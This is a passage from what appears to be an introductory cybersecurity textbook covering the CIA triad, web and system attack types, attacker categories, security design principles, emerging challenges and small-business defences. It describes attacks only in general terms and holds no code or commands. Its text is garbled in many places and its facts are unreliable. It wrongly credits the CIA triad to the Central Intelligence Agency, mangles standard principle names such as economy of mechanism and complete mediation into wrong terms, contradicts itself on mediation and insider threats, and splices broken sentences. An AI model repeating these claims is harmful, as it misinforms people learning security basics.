
The purpose of information security is to prevent data from being taken, compromised, or otherwise exploited by unauthorised parties. At least one of these three objectives can be used to evaluate a network's level of cybersecurity:

1. Maintain the data's secrecy.

2. Ensure that the data's integrity is maintained.

3. Make sure that authorised users are aware of the data that is available to them.

The CIA triad, which is the foundation of all security initiatives, is comprised of these three objectives: confidentiality, integrity, and availability. The CIA trio is a security paradigm that is intended to govern rules for information security within the premises of an organisation or firm. It was developed by the Central Intelligence Agency (CIA). To prevent any potential misunderstanding with the Central Intelligence Agency, this paradigm is

sometimes known as the AIC (Availability, Integrity, and Confidentiality) triad. Availability, Integrity, and Confidentiality. It is generally agreed that intelligence, physical protection, and response capability are the three most important aspects of security.

When most organisations and businesses instal a new application, construct a database, or ensure access to some data, one of the criteria that they utilise is the CIA criteria. This criterion was developed by the Central Intelligence Agency. All of these security criteria need to be met before we can consider the data to be in a state of perfect safety. Because each of these security rules interacts with the others, it would be irresponsible to ignore any one of them individually.

The three pillars of the Central Intelligence Agency are:

1.Confidewntiality

It is important to maintain confidentiality in order to prevent the unintended disclosure of information, which is roughly equivalent to privacy. It entails the protection of data by allowing access to it only for those who are authorised to see it and preventing others from discovering anything about the information it contains. It ensures that the appropriate individuals can obtain critical information while preventing it from falling into the wrong hands and preventing it from reaching the wrong people. Encryption of data is one method that can be used to maintain confidentiality.

Tools for Confidentiality

a.Encryption

An algorithm is used in the process of encryption, which is a means of altering information such that it is unreadable for people who are not permitted to access it. The processing of data makes use of a private key, also known as an encryption key, so that the

results of the processing can only be read by employing a second private key (decryption key). It does this by encrypting the data and then translating it into cypher text, which cannot be read by unauthorised parties such as credit card companies. This encrypted material can only be read by decrypting it. The two most common kinds of encryption are known as asymmetric key encryption and symmetric key encryption.

b.Access control

Access control is the process of defining the rules and regulations that are used to restrict user access to a computer system or to specific physical or digital resources. Users are provided with access to systems, resources, or information through this procedure, which also confers specific rights on those users. Users of access control systems are required to present credentials before being permitted access. These credentials can include a person's name or the serial number of a computer, for example. When it comes to physical systems, these credentials can take on a variety of forms; however, the credentials that cannot be transferred offer the highest level of protection.

c.Authentication

An authentication is a procedure that guarantees and verifies the identity of a person or the function that someone plays. It can be done in a number of different ways, but in most cases, it is based on a combination of the following: something the person possesses (like a smart card or a radio key for storing secret keys), something the person knows (like a password), and something the person is. For example, a smart card or a radio key for storing secret keys (like a human with a fingerprint).

Authentication is necessary for all companies because it enables those businesses to maintain the safety of their networks by allowing only authenticated users to access the protected resources. This makes authentication a must for all organisations. These resources may

consist of computer systems, networks, databases, websites, and various applications or services that are based on the use of the internet.

d.Authorization

The act of granting someone permission to do something or possess something is what the security mechanism known as authorization does. It is used to assess whether a person or system is permitted access to resources, including as computer programmes, files, services, data, and application features, depending on an access control policy. This can include both physical and digital resources. Authentication, which verifies the user's identity, comes before it in most situations. System administrators often have permission levels covering all user and system resources granted to them. During the authorization process, a system will check the access rules of a user who has already been authenticated, and then it will either give or deny the user access to the resource.

e.Physical Security

Physical security refers to the precautions that are taken to protect information technology assets including facilities, equipment, staff, resources, and other properties from being harmed by unauthorised individuals. It safeguards these assets from a variety of physical dangers, such as burglary, vandalism, fire, and even natural calamities.

2. **Integrity**

   It is a term that relates to the processes that are used to ensure that data is genuine, correct, and protected from any illegal changes made by users. The information has not been changed in an unlawful manner, and the source of the information is legitimate. This is the property known as information authenticity.

Tools for Integrity

a.Backups

The archiving of data on a regular basis constitutes backup. The process of creating copies of data or data files in preparation for their use in the event that the original data or data files are lost or destroyed is referred to as data backup. It is also used to make copies for historical purposes, such as for longitudinal studies, statistics, or for historical records, or it may be used to satisfy the requirements of a data retention policy. A large number of applications, particularly those that run in a Windows environment, make backup files using the. BAK file extension.

b.Checksums

Checksums are numeric values that can be used to ensure that a file or data transfer has not been tampered with in any way. To put it another way, it is the process of computing a function that converts the information contained in a file to a numerical value. In most cases, they are used to compare two different sets of data to determine whether or not the sets are identical. The complete contents of a file are required for a checksum function to be calculated. Because of the way it was programmed, even a relatively minor alteration to the input file (such as the flipping of a single bit) will probably result in a different output value.

c.Statistical Error Correction Codes

It is a mechanism for storing data in such a way that slight modifications can be easily spotted and automatically repaired.

3. Availability

The property known as "availability" refers to the state in which information can be accessed and modified in a timely manner by those who are permitted to do so. It is the promise that only authorised individuals will have access to our sensitive data in a dependable and constant manner.

Tools for Assessing Availability

- o Physical Protections
- Computational Redundancies

a.Physical Protections

To protect information against physical threats while yet making it accessible to users is known as "physical safeguarding." It guarantees that sensitive information and essential pieces of information technology are kept in safe locations.

b.Redundancies in the computational system

It is utilised as a fault tolerant defence mechanism against unintentional failures. It safeguards computers and storage devices that function as backups in the event that primary systems become inoperable.

Various Forms of Online Attacks

An intrusion into a computer system or network is what is known as a cyberattack. It does this by modifying computer code, logic, or data with malicious code, which can then result in cybercrimes such the theft of information and identity.

We are living in a digital era. The majority of individuals in today's world have access to computers and the internet. Because of our increasing reliance on

digital technology, criminal conduct involving computers is expanding and morphing at the same rate as other types of crime.

The following are some categories that can be used to classify different types of cyber attacks.

We-based attacks

These are the kinds of assaults that can be made against a website or the programmes that run on the web.

The following are examples of some of the most significant web-based assaults.

1. Injection attacks

it is the type of attack Universe certain data will be injected into a website in order to change the application and retrieve the information that is necessary. SQL injection, code injection, log injection, XML injection, and the other similar attacks are examples.

2. DNS spoofing

DNS spoofing . Easier form of hacking that can be used to bypass computer security. The process by which information is inserted into the cat of a DNS resolver which gas does the name server to provide an inaccurate IP address and redirect traffic to the computer of the attacker or any other computer. DNS spoofing attracts can continue for extended length of time without being discovered and they have the potential to result in major security flaws.

3. Session hijacking

it is an attempt to breach the security of a user session that is taking place over a private Network. Cookies are files that are created by web applications in order to store State and user sessions. An attacker can have access to all of the user data if they steal the cookies they are being used.

4. Spear phishing

Phishing is a form of online at attack inverse the target is tricked into divalging personal information such as the login credentials or credit card number. It takes place whenever an adversary engages in fraudulent behavior in the electronic communication by pretending to be a reliable Party.

5. Brute Force

It is a method of assault that functions by a process of trial and error. This attack will produce a huge number of guesses and then check those guesses in order to gain actual data such as a user's password and personal identification number. Criminals may use this attack to crack encrypted data, While Security Experts may use it to access an organization's network security. Both uses are possible with this assault.

6. Denial of service

It is an assault with a purpose of rendering a server or network resource inaccessible to the users of the system. This is accomplished by delivering the target an overwhelming amount of traffic or information that causes the target to crash. It makes advantage of a single computer and internet connection in order to launch an attack against a server. It may be broken down into the following categories.

a. Attacks based on volume have as their primary objective the saturation of the bandwidth of the website that is being targeted; this is measured in bits per second.

b. Protocol attacks require an actual server resources and are measured in packets.

c. Application-layer attacks aim to bring down the web server and are qualified in terms of the number of requests they make per second.

7. Attacks on the dictionary

The list of frequently used passwords was saved using this form of attack and then those passwords are validated in order to obtain the original password.

8. URL interpretation

It is a form of attack in which particular components of a URL can be altered to the point where user can get into delivering the pages to the user that he or she is not permitted to view.

9. Attacks using file inclusions

By utilizing the include functionality, an attacker is able to carry out this type of attack which gives them the ability to either gain access to unauthorised or important files that are stored on the web server or to carry out malicious file executions on the web server.

10. Attacks using a "man in the center"

It is a form of attack in which the attacker takes on the role of a bridge between the client and the server in order to intercept the connection that is being made between the two parties. Because of this, an adversary will be able to read the data in the intercepted connection as well as inject new data and modify the existing data.

System based attacks

these are the kinds of assaults Dodge are carried out with the intention of breaking into a computer or a computer network. The following is a list of some of the more significant system based attacks.

1. Virus

a computer virus is a form of malicious software program that can distribute itself across a computer's data without the user's knowledge. It is a malicious computer program that can duplicate itself by introducing copies of itself into other computer programmes when it is executed. This is how the program replicates itself. It also has the ability to carry out instructions that are malicious to the system.

2. Worm

It is a form of malware whose primary purpose is to replicate itself so that it can spread through systems that have not yet been affected. It operates in the same manner as a computer virus. Email attachments that appear to have been sent by reliable senders are frequently the source of computer worms.

3. Trojan horse

It is a malicious programme that unexpectedly alters the settings of the computer and causes the computer to behave in an unusual manner, even when it is supposed to be inactive. It deceives the user about the purpose it was designed to serve. When the application is opened or executed, some malicious code will run in the background even though it looks to be a legitimate application.

4. Backdoors

It is a strategy that sidesteps the typical steps involved in the authentication process. In order to access an application or operating system for the sake of debugging or any number of other reasons, a developer may choose to establish a backdoor.

5. Bots

The term "bot" is an abbreviation for the word "robot," which refers to an automated procedure that communicates with other network services. While some bots programmes are set to run automatically, others are designed to only carry out commands once they have received certain input. Crawlers, chatbots, and malevolent bots are all examples of common types of programmes that can be run by bots.

Various Categories of Online Perpetrators

An attacker is a person or organisation that engages in malicious activity in the context of computers and computer networks with the intention of gaining unauthorised access to an asset, stealing that asset, destroying it, exposing it to the public, altering it, disabling it, or stealing it.

Because more people across the world have access to the internet and because each of us spends more time on the computer, the number of people trying to break into our accounts has also increased.

In their attempts to gain unauthorised access to our system, attackers will use any and all tools and methods at their disposal.

The following is a list and brief description of the four different kinds of attackers:

1.Criminals operating online

Cybercriminals are individuals or groups of people who use technology to commit cybercrime with the intention of stealing sensitive company information or personal data and making a profit. Cybercrime can be committed by an individual using technology or by a group of individuals using technology.

They are the type of attacker that is the most common and the most active in today's world.

In order to commit cybercrime, cybercriminals use computers in one of three main ways:

o Select computer as their target. This involves attacking the computers of other people in order to commit various acts of cybercrime, such as the transmission of viruses, the theft of data or identity, and so on.

o Employs the computer as a tool in the commission of traditional crimes, including spamming, committing fraud, engaging in illegal gambling, and other similar activities.

o Makes use of the computer as an accessory; in this case, they make unauthorised use of the computer in order to steal data.

2.Hacktivists

Hacktivists are individuals or organisations of hackers who engage in destructive activities to promote a political goal, religious conviction, or social ideology. Hacktivists may operate independently or in groups.

According to Dan Lohrmann, chief security officer for the national security training firm Security Mentor, which collaborates with state governments, "Disobedience in the digital realm is what hacktivism is all about.

It's breaking the rules for a good cause."

Hacktivists are not the same as cybercriminals, who break into computer networks in order to steal information and sell it for profit.

They may be individuals or organisations of hackers, but they share a common goal of righting social wrongs and work together to achieve that goal.

3.State-sponsored Attacker

Attackers who are supported by their nation's state do so with the intention of accomplishing certain goals that are in line with the nation's political, commercial, or military interests.

These kinds of attackers are not in a rush to do their damage.

Hackers working for government organisations are very adept, and their specialty is finding flaws and exploiting them before such gaps are patched.

Because of the immense resources at their disposal, it is extremely difficult to win the battle against these assaults.

4.Insider Threats

An insider threat is a threat to the data or security of an organisation that originates from within the organisation itself.

Typically, these kinds of threats come from current or former members of an organization's workforce; but, they can also originate from third parties, such as independent contractors, temporary workers, employees, or customers.

Insider dangers can be broken down into the following categories:

Threats that are malicious are those that are made from within an organisation and have the ability to do damage to the data, systems, or IT infrastructure of the company.

These insider threats are frequently attributed to disgruntled employees or former employees who believe that the business was treating them unfairly in some way, and as a result, they feel that they have every right to exact retribution on the company.

It is also possible for insiders to become threats if they are masked as outsiders by nefarious outsiders, either via the use of financial inducements or extortion.

Threats that are considered to be accidental are those that are unintentionally carried out by insider employees.

In this type of threat, an employee may inadvertently delete an important file or inadvertently share confidential data with a business partner, going beyond the company's policy or the legal requirements. Alternatively, the employee may intentionally delete the file with the intention of causing harm to the company.

Negligent threats are those in which employees of an organisation make an effort to circumvent the policies that have been established by that company in order to protect endpoints and valuable data.

For instance, if the company has stringent restrictions regarding the sharing of files with outside parties, employees may attempt to share their work via public cloud apps so that they can continue working from home.

There is nothing inherently wrong with these behaviours, but they do leave one vulnerable to potentially harmful risks.

Principles of Computer Network Safety

The internet sector in the United Kingdom and the government there recognised the need to produce a set of Guiding Principles in order to improve the online security of the customers of internet service providers (ISPs) and slow the increase in the number of cyberattacks. For the sake of this discussion, cybersecurity refers to the protection of vital information, processes, and systems that are connected to or stored online. This protection requires an expansive perspective that spans the human, technological, and physical domains.

These Principles acknowledge that internet service providers (and other service providers), internet users, and the government of the United Kingdom all have a role to play in minimising and managing the cyber dangers that are inherently present while using the internet.

These Guiding Principles have been developed as a response to this challenge in order to provide a consistent strategy that will assist, inform, educate, and protect consumers of Internet service providers (ISPs) from crimes that occur online.

These Guiding Principles are meant to be aspirational, and they were established and delivered as a result of a collaborative effort between the government and ISPs.

They acknowledge that Internet service providers (ISPs) serve a diverse range of consumers and provide varying degrees of assistance and services in order to shield those customers from various types of cyberattacks.

The following is a description of some of the fundamental principles of cybersecurity:

1. The efficiency of the mechanism

2. Fail-safe defaults

3. Position of Least Privilege

4. Open Architecture

5. Totally Comprehensible Mediation

6. Separation of Privilege

7. Mechanism with the Fewest Shared Features

8. Acceptability from a psychological standpoint

9. The Role of Work

10. Recording of Compromised Quality

1. The efficiency of the mechanism

According to this idea, security procedures should be kept as straightforward and unobtrusive as is practically practicable.

The idea of economy of mechanism makes the design and execution of security systems more easier. If the design and implementation are both straightforward and limited in scope, there will be fewer opportunities for mistakes. The procedure of verifying and testing has been simplified, which means that there are less components that need to be examined. Interfaces between different security modules are a potential weak spot and should be kept as straightforward as feasible. Because Interface modules frequently make unstated assumptions about the parameters of input or output, as well as the state the system is currently in.

In the event that any of these presumptions turn out to be incorrect, the activities of the module may yield effects that are unanticipated.

A simple security framework makes it easier for developers and users to comprehend it and enables the quick development and verification of techniques for enforcing it.

2. Fail-safe defaults

According to the Fail-safe defaults principle, the default configuration of a system should contain a conservative protection strategy. This is one of the core tenets of the Fail-safe design methodology. When a subject or object is created, the rights that come with it can only be initialised in certain ways because of this concept.

It is inappropriate to allow access to an object if the necessary privileges, permissions, or other security-related attributes have not been expressly granted for that object.

3. Position of Least Privilege

According to this guiding principle, a user should only have the privileges that are necessary for completing the work at hand. Its major purpose is not to verify the identity of the user but rather to govern the assignment of privileges that are granted to the user.

This implies that if the boss requests root access to a UNIX system that you are in charge of administering, you should refuse to grant it to them unless they have a job that specifically calls for such a high degree of authorization. When a user identity's elevated permissions are no longer required, they should, if at all possible, be withdrawn as soon as those rights are no longer required.

4. Open Design

According to this principle, the security of a mechanism must not be dependent on the secrecy of its design or implementation in order to be considered adequate.

It suggests that increasing complexity does not add an additional layer of security.

In contrast to the strategy known as "security via obscurity," this idea prioritises transparency and clarity. This idea applies not only to information such as passwords or cryptographic systems, but also to other actions that are relevant to computer security.

5. Finish the mediation process.

The caching of information is restricted as a result of the principle of complete mediation, which typically results in simpler implementations of mechanisms.

The idea behind this principle is that every object's access must be examined to ensure that it complies with a protection scheme before it can be granted. This is done to ensure that it is not denied.

As a direct result of this, there need to be a healthy amount of scepticism directed toward performance enhancement strategies that record the specifics of past authorization checks. This is because the permissions can shift over the course of time.

When anyone wants to access an item, the system should verify the access privileges that are connected with that topic before allowing that person to proceed.

After the access rights of the subject have been validated during the initial access, the system will presume that the same access privileges should be accepted for that subject and object during any subsequent accesses. This verification only takes place during the initial access.

The operating system should act as a go-between for any and all requests to access an object.

6. the principle of the separation of powers

According to this guiding concept, a computer system should never grant access authorization unless it can verify that many prerequisites have been met.

This principle could be considered limiting as well because it restricts access to the entities of the system. Therefore, there should be more than two rounds of verification completed before a privilege is issued.

7. Mechanism with the Fewest Shared Features

According to this guiding concept, the methods that enable resources to be shared by more than one user in a system with many users should be limited to the greatest extent that is

practically achievable. This notion may also be limiting because it prevents people from sharing resources with one another.

8. Acceptability from a psychological standpoint

According to this guiding concept, a security mechanism should not make the resource more difficult to access than it would be if it were not for the presence of the security features.

The psychological acceptability concept acknowledges the significance of the human factor in computer security.

The user will not apply the appropriate security procedures if the software or computer systems connected to security are too hard to configure, maintain, or operate.

For instance, if a password is matched during the process of changing a password, the programme that changes passwords should explain why it was disallowed rather than providing a cryptic error message.

In the same vein, applications should not divulge any unneeded information that could result in a breach of security.

9. The Role of Work

When developing a security system, it is important to follow this guiding concept, which argues that the resources of a possible attacker should be weighed against the cost of getting around a security device. In some circumstances, the cost of circumventing (sometimes referred to as the "effort factor") can be simply determined.

To put it another way, the work factor is a standard cryptographic measurement that is utilised in the process of determining the efficacy of a specific cypher. Although there is no direct correlation, the general principle is applicable to the field of cybersecurity.

10. Recording of Compromised Quality

According to the Compromise Recording concept, there are instances when it is preferable to record the specifics of an incursion rather than adopting a more complex strategy to prevent it. This is because recording the facts of an intrusion can help identify potential threats.

Problems that arise with cyber security:

New dangers, such as those posed by smart phones, have recently emerged in cyberspace.

Problems with Safety and Security

The advent of technologies such as smart phones and cloud computing has caused people to contemplate an entirely new set of problems that are linked to interconnectivity and have necessitated the need for new regulations and new ways of thinking.

Because most of the world's nations that employ information and communication technology use the same kinds of gear and software, the problem of cyber security is very comparable in all of these countries.

All nations use TCP/IP as the communication protocols, and they all depend on the same kinds of operating systems (Windows, UNIX, Linux, and others), software applications (Firefox, Skype, Microsoft Office, and many others), and major router manufacturers. These are just some of the things that all nations have in common (Cisco and Juniper).

Because the technologies involved are comparable, the challenges that are posed by those technologies are likewise of the same ilk.

The topic of cyber security in urbanised nations is one that has received a lot of attention, and it is a significant problem.

Some issues are associated with critical information infrastructure (CIIP), SCADA (supervisory control and data acquisition) systems, and government networks, while others are associated with the infrastructure of the Internet and host devices such as desktop computers, smart phones, and other Internet enabled devices.

The massive amounts of information that will be produced and stored by the vast numbers of machines that will be connected to the Internet will necessitate the development of security technologies that can remain efficient at this scale and that can detect potential risks among an ever-expanding constellation of unstructured and highly heterogeneous datasets. These technologies will be required because of the massive amounts of information that will be produced and stored by the machines that will be connected to the Internet.

This is a significant obstacle for the management of cyber security.

The proliferation of links is a challenge to information security.

Each additional thing that is connected to the internet will serve as an extra entry point into the digital ecosystem, which will necessitate additional precautions being taken to ensure its safety.

This will prove to be especially challenging for self-sufficient machines like robots and smart metres that operate in public areas and are susceptible to being hacked, as well as for devices that are manufactured in such large quantities that their security features must be kept simple in order to maintain a competitive price point.

In today's world, cybersecurity is the most important aspect of the overall national security strategy and the economic security strategy for the country.

There are a large number of obstacles to overcome in India in terms of cybersecurity.

Because of the rise in the number of cyberattacks, every company needs to have a security analyst who is responsible for ensuring that their system is protected.

These security analysts face a wide variety of issues in the field of cybersecurity, including the protection of sensitive data held by government organisations, the protection of servers used by private firms, and many more.

The following is a description of the most recent significant cybersecurity challenges:

1. The Development of Ransomware

A form of malicious software known as ransomware encrypts the data stored on a computer belonging to a victim and then demands money in order for the data to be decrypted.

Following the completion of a successful payment, the victim was granted back their access rights.

The scourge of cybersecurity specialists, data professionals, IT professionals, and executives alike is ransomware.

In the realm of cybercrime, ransomware assaults are becoming increasingly common day by day.

In order to safeguard their firm from malware attacks, IT professionals and other business leaders need to be in possession of an effective recovery strategy.

It requires appropriate planning to recover business and consumer data and applications, as well as reporting any breaches against the Notifiable Data Breaches scheme. Additionally, it requires reporting any breaches against the programme.

The DRaaS solutions available today provide the most effective line of defence against ransomware assaults.

When we use the DRaaS solutions technique, our files will be backed up automatically, we

will be able to easily determine which backup is clean, and we will be able to initiate a fail-over with the touch of a button if malicious attacks cause our data to become corrupted.

2. The Revolution of Blockchain

The technology behind blockchains is often regarded as the most significant development in

the history of computers.

We now have, for the very first time in the history of humanity, a truly native digital medium that can be used for the direct exchange of value between individuals.

Blockchain technology is the underlying infrastructure that underpins cryptocurrencies like

Bitcoin.

The blockchain is a massive worldwide platform that eliminates the need for a third party in

the establishment of trust, making it possible for two or more parties to carry out a transaction or conduct business together.

When it comes to information security, it is difficult to forecast what blockchain systems will be able to deliver.

The experts in cybersecurity can make some inferences about blockchain based on their training and experience.

There will be a healthy tension, as well as complementing integrations, between blockchain's emerging applications and utilities in the context of cybersecurity and more traditional, tried-and-true approaches to cybersecurity when they arise.

3. Dangers Posed by IoT

The phrase "Internet of Things" is abbreviated as "IoT."

It is a network of different pieces of hardware that are all connected to one another and can be accessed over the internet.

The connected physical devices each have their own unique identification, known as a UID, and are able to send and receive data over a network without the need for any sort of contact between humans or between humans and computers.

IoT devices, thanks to the firmware and software they run, are extremely vulnerable to cyberattacks, which puts consumers and businesses in a precarious position.

When the components of the Internet of Things were being developed, neither their usage in cybersecurity nor their application in business were taken into consideration.

Therefore, it is necessary for every company to collaborate with professionals in the field of cybersecurity to ensure the safety of their password policies, session handling, user verification, multifactor authentication, and security protocols. This will assist the company in effectively managing the risk.

4. AI Expansion

The full name for "Artificial intelligence" is "AI."

John McCarthy, considered by many to be the "founder" of artificial intelligence, provided the following definition of the field: "the science and engineering of constructing intelligent machines, especially intelligent computer programmes."

It is a subfield of computer science that focuses on the development of intelligent machines that can carry out human-like tasks and exhibit human-like behaviour.

Speech recognition, learning, problem solving, and planning are only few of the activities that are connected to artificial intelligence.

One of the most important advantages of incorporating AI into our cybersecurity approach is the capacity to protect and defend an environment even as a malicious assault is being launched, which in turn reduces the severity of the damage. When a threat is about to have an effect on a company's operations, AI will immediately take action to defend it against malicious attacks.

AI is being looked at by our company's IT business leaders and cybersecurity strategy teams as a potential future protective control that will enable our company to stay ahead of the curve in terms of cybersecurity technology.

5. Vulnerability in Serverless Application

An application that uses serverless architecture and apps is one that relies on the cloud infrastructure of a third party or on a back-end service provided by a third party, such as Amazon Web Services (AWS) lambda, Google Cloud Function, or another similar service.

Because users can access the application locally or off-server on their device, serverless apps provide an invitation to cyber criminals to easily distribute risks on their system. This is because users access the application on their device.

As a result, the user is the one who is responsible for taking the necessary safety precautions when using a serverless application.

The serverless apps are completely ineffective in preventing attackers from accessing our data. If an attacker acquires access to our data through a vulnerability, such as leaked credentials or a compromised insider, or by any other method besides serverless, the serverless application is of little use in preventing or mitigating the breach.

We have the ability to integrate software inside the programme that gives us the best

chance of thwarting the crooks. The programmes that do not require a server are often quite compact. It makes the process of launching an application much simpler and faster for developers. They don't need to be concerned about the infrastructure beneath the surface. Examples of the most common types of serverless applications include data processing tools and web-based services.

Morality of cyber security:

The Information Technology Industry Council (ITI) provides complete set of cyber

security principles for industry and government. ITI comprise the world's leading technology companies, both producers and consumers of cyber security products and services.

ITI has developed six principles to improve cyber security.

To be successful, Company must make efforts to boost cyber security through following way:

1.Organizations must leverage publicprivate partnerships and build upon existing initiatives and resource commitments. Through partnership with government, the IT industry has provided leadership, resources, innovation, and stewardship in every aspect of cyber security

since many years. Cybersecurity efforts are most effectual when leveraging and building upon these existing initiatives, investments, and partnerships.

2.Organizations reflect the borderless, interconnected, and global nature of today's cyber environment. Cyberspace is international and unified system that spans geographic borders and traverses national jurisdictions. Countries should exercise leadership to encourage the use of bottomup, industryled, globally accepted standards, best practices, and assurance programmes to promote security and interoperability.

3.Firms must be able to adapt rapidly to emerging threats, technologies, and business models and be based on effective risk management. Efforts to improve cyber security must be based on risk management. Security is a means to realise and make sure continued trust in various technologies that comprise the cyber infrastructure. Cyber security efforts must help an organization's ability to appropriately understand, assess, and take steps to manage ongoing risks in this environment.

4.Efforts to improve cyber security must focus on awareness. The principle of cyber security is to focus on raising public awareness. Cyberspace's owners include consumers, businesses, governments, and infrastructure owners and operators. Cyber security efforts must help these stakeholders to be attentive of the risks to their property, reputations, operations, and sometimes businesses, and better understand their important role in helping to address these risks.

5.Efforts to improve cyber security must more directly focus on bad actors and their threats. The unified, global, and digital nature of the cyber infrastructure also has presented cyber criminals with completely new crime opportunities. Security practises serve to counter these opportunities and allow cyber-based transactions and activities to occur.

In cyberspace, as in the physical world, adversaries use instruments to do crime, spying, or warfare. Cyber security policies must allow governments to better use current laws, efforts, and information sharing practises to respond to cyber actors, threats, and incidents domestically and internationally.

Methods to Strengthen One's Online Defenses

The term "cyberspace" refers to a globally connected and interconnected environment that transcends physical borders as well as national jurisdictions. Companies that deal in information technology are always coming up with new innovations and spending money on

the research and development of internationally deployable products and services. This is done to support the growth, operation, maintenance, and security of this sector. Those that have a stake in cyberspace, including consumers, corporations, governments, and owners and operators of infrastructure, look for a dependable and secure experience online. The efforts that are made to improve cyber security ought to reflect the borderless character of cyberspace and be founded on internationally recognised standards, best practises, and international assurance programmes. This strategy will improve security for the following reasons: nationally focused efforts may not have the advantage of the best peer-review processes that are traditionally found in global standards bodies; proven and effective security measures must be deployed across the entire global digital infrastructure; and the requirement that businesses must meet multiple, conflicting security requirements in multiple jurisdictions raises costs and places a demand on valuable security resources. Interoperability of the digital infrastructure can also be improved thanks to the adoption of cyber security standards. This is because security procedures and technology can be better unified across international borders. Additionally, it enables a greater allocation of resources from the private sector for investment and innovation in order to address future security challenges. This leads to an increase in the amount of international trade in products and services related to cyber security that are suitable for multiple markets. Countries are able to comply with their international commitments by adhering to the best practises in cyber security. These commitments include the Technical Barriers to Trade Agreement (TBT) of the World Trade Organization (WTO), which requires non-discrimination in the preparation, acceptance, and application of technical rules, standards, and conformity assessment procedures; avoiding unnecessary obstacles to trade; synchronising specifications and procedures with international standards as much as possible; and tying up loose ends. Best practises in cyber security allow for countries to in order to protect themselves against cyber attacks, businesses require Password Management systems. When it comes to managing access to protected systems and information, creating complex passwords is the first line of defence that should be taken. When it comes to operating systems, database servers, and apps, it is essential to have a thorough understanding of the peculiarities and restrictions that are associated with account administration. Before adopting policy in a more official manner, the following should be thoroughly researched and examined in a methodical manner:

1. Precautions to be taken in order to safeguard password files and administrator accounts

2. the production of random passwords, the use of one-time passwords, and the use of two-factor authentication

3. The amount of time a password is valid for use

4. The process of renewing and changing passwords

5. Methods for removing former employees' access to sensitive information

6. Minimum and maximum length requirements for valid passwords

An efficient cyber security management policy is antivirus software, which analyses the resources of an organisation to see if there are any weaknesses before the business formalises its processes and procedures. This is especially true when considering the community that is accessible via the internet from the outside. After the weaknesses have been identified, the policy will detail both commercial and internally developed solutions to prevent the introduction of malicious code on the company's perimeter defence systems, servers, and desktops. It will also outline the process by which deployment is to take place and identify who is responsible for deployment. Incident management can also stop cyberattacks from happening. A policy needs to be developed to outline the actionable steps that an organisation needs to do in the event of a breach in their network's cyber security. Recognized incident managing tasks first concentrate on protecting information assets and limiting harm in the shortest amount of time possible. Protecting against cyber threats is another function of backup and recovery. The essential significance of backup and recovery procedures for desktop computers, file servers, and mainframes ought to be brought to the attention of policymakers. The acknowledgment of responsibilities is of the utmost importance. Plans for storage and processing in batches need to be developed as an essential component of the operational planning process. It is important to think about developing a strategy for disaster recovery using backups stored offsite.

Keeping up Cybersecurity for small business

Broadband Internet access and information technology are two of the most important variables for owners of small businesses that wish to enter new markets, as well as boost their productivity and level of expertise. In contrast, businesses are in dire need of an efficient cyber security plan in order to protect not only themselves but also their clients and the data they store from the expanding number of cyber security risks. The following aspects need to be taken into consideration in order to maintain cyber security:

1. Instruct staff members in basic safety procedures: It is necessary to establish fundamental security practises and policies for employees, such as requiring strong passwords and establishing proper Internet use guiding principles that detail penalties for violating company cyber security policies. Among other things, this includes requiring strong passwords. Establish norms of behaviour that describe how to deal with and protect the information of your customers in addition to any other critical data.

2. Protect information, computers, and networks from cyberattacks: It is extremely important to keep machines clean and have the most recent version of security software, web browser, and operating system. Additionally, it is important to keep machines secure with the best defences against viruses, malware, and other online threats. Configure your antivirus programme to perform a scan following the installation of each update. Immediately when they become available, important software updates should all be installed.

3. Ensure that your Internet connection is protected by a firewall. A firewall is a collection of interconnected applications that stops unauthorised users from accessing data stored on a private network. The company is required to either ensure that the firewall that comes packaged with the operating system is turned on or instal free firewall software that may be found online. If you have employees that perform their duties from home, it is imperative that their personal computer systems be protected by a firewall.

4. Formulate a strategy for managing mobile devices Mobile devices can provide significant issues to both management and security, particularly if the devices store sensitive information or have access to a company's internal network. Make it mandatory for users to lock their devices with passwords, encrypt their data, and instal security software in order to reduce the risk of information being stolen from a phone while it is connected to a public network. Make sure to establish reporting processes for any equipment that is lost or stolen.

5. Create backup copies of vital business data and information Businesses have been asked to ensure that backups of the data stored on all of their systems are performed on a regular basis. Documents created using word processing software, electronic spreadsheets, databases, financial files, human resources files, and accounts receivable and payable files are examples of important types of data. Data should be backed up automatically, if at all possible, or at least once a week, and copies of the data should be stored either offsite or in the cloud.

6. Ensure that only authorised personnel are able to access the computers and set up individual user accounts for each employee: It is essential to get a handle on the problem of

cybercrime. It is imperative that businesses put safeguards in place to prevent unauthorised users from accessing or using company computers. Lock your laptops up when you leave them unattended because they are particularly easy targets for theft and can be misplaced. Create a unique user account for each employee, and insist that they use complex passwords to access their accounts. Only reliable members of the information technology staff and important people should be granted administrative privileges.

7. Encrypted and hidden Wi-Fi networks If your place of business has a Wi-Fi network, you should ensure that it is safe, encrypted, and hidden. Establishing a wireless access point or router in such a way that it does not broadcast the network name, also known as the Service Set Identifier, is required in order to conceal a Wi-Fi network (SSID). Access to the router must be authorised with a password.

8. Implement best practises for payment cards: The company needs to collaborate with financial institutions or processors to ensure that the most reliable and proven anti-fraud solutions and services are being utilised. In accordance with the agreements that they have with their bank or processor, executives can additionally be subject to additional security duties. Keep payment processing separate from other, less secure apps, and don't use the same device to handle both processing payments and surfing the Internet.

9. Restrict employee access to data and information, and limit employees' authority to instal software The company has to designate data usage specialists. It is imperative that no single employee be granted access to any and all data systems. Employees should be restricted to just have access to the data systems that are necessary for them to perform their duties, and they should be unable to instal any software without first receiving approval.

10. Passwords and Authentication: The company is responsible for ensuring that each employee has their own distinct password and that they update their passwords at least once every three months. Consider putting in place multi-factor authentication, which necessitates the submission of information in addition to a password in order to gain access. Check with companies that deal with sensitive data, notably financial institutions, to see whether or not they provide multi-factor authentication options for account logins.

CHAPTER 4

TECHNOLOGIES RELATING TO CYBERSECURITY

4.1.Introduction

Because of the lightning-fast expansion of the internet, cybersecurity has emerged as one of the most pressing issues for businesses all over the world. This security threat has grown as a direct result of the widespread availability of the information, tools, and technology required to breach the network security of corporate organisations.

When this line of defence is breached, it means that the defences as a whole have been compromised because the vast majority of security software and hardware is designed to keep the attacker out. Every firm that uses the internet required security solutions to cover the three basic control types, namely preventative, detective, and corrective, in addition to providing auditing and reporting capabilities. The majority of security measures rely on either something we own (like a key or an ID card), something we know (like a personal identification number or a password), or something we are (like a fingerprint or a retinal scan) (like a fingerprint).

The following is a list of some of the most important security technologies that are utilised in the field of cybersecurity:

4.2. Firewall

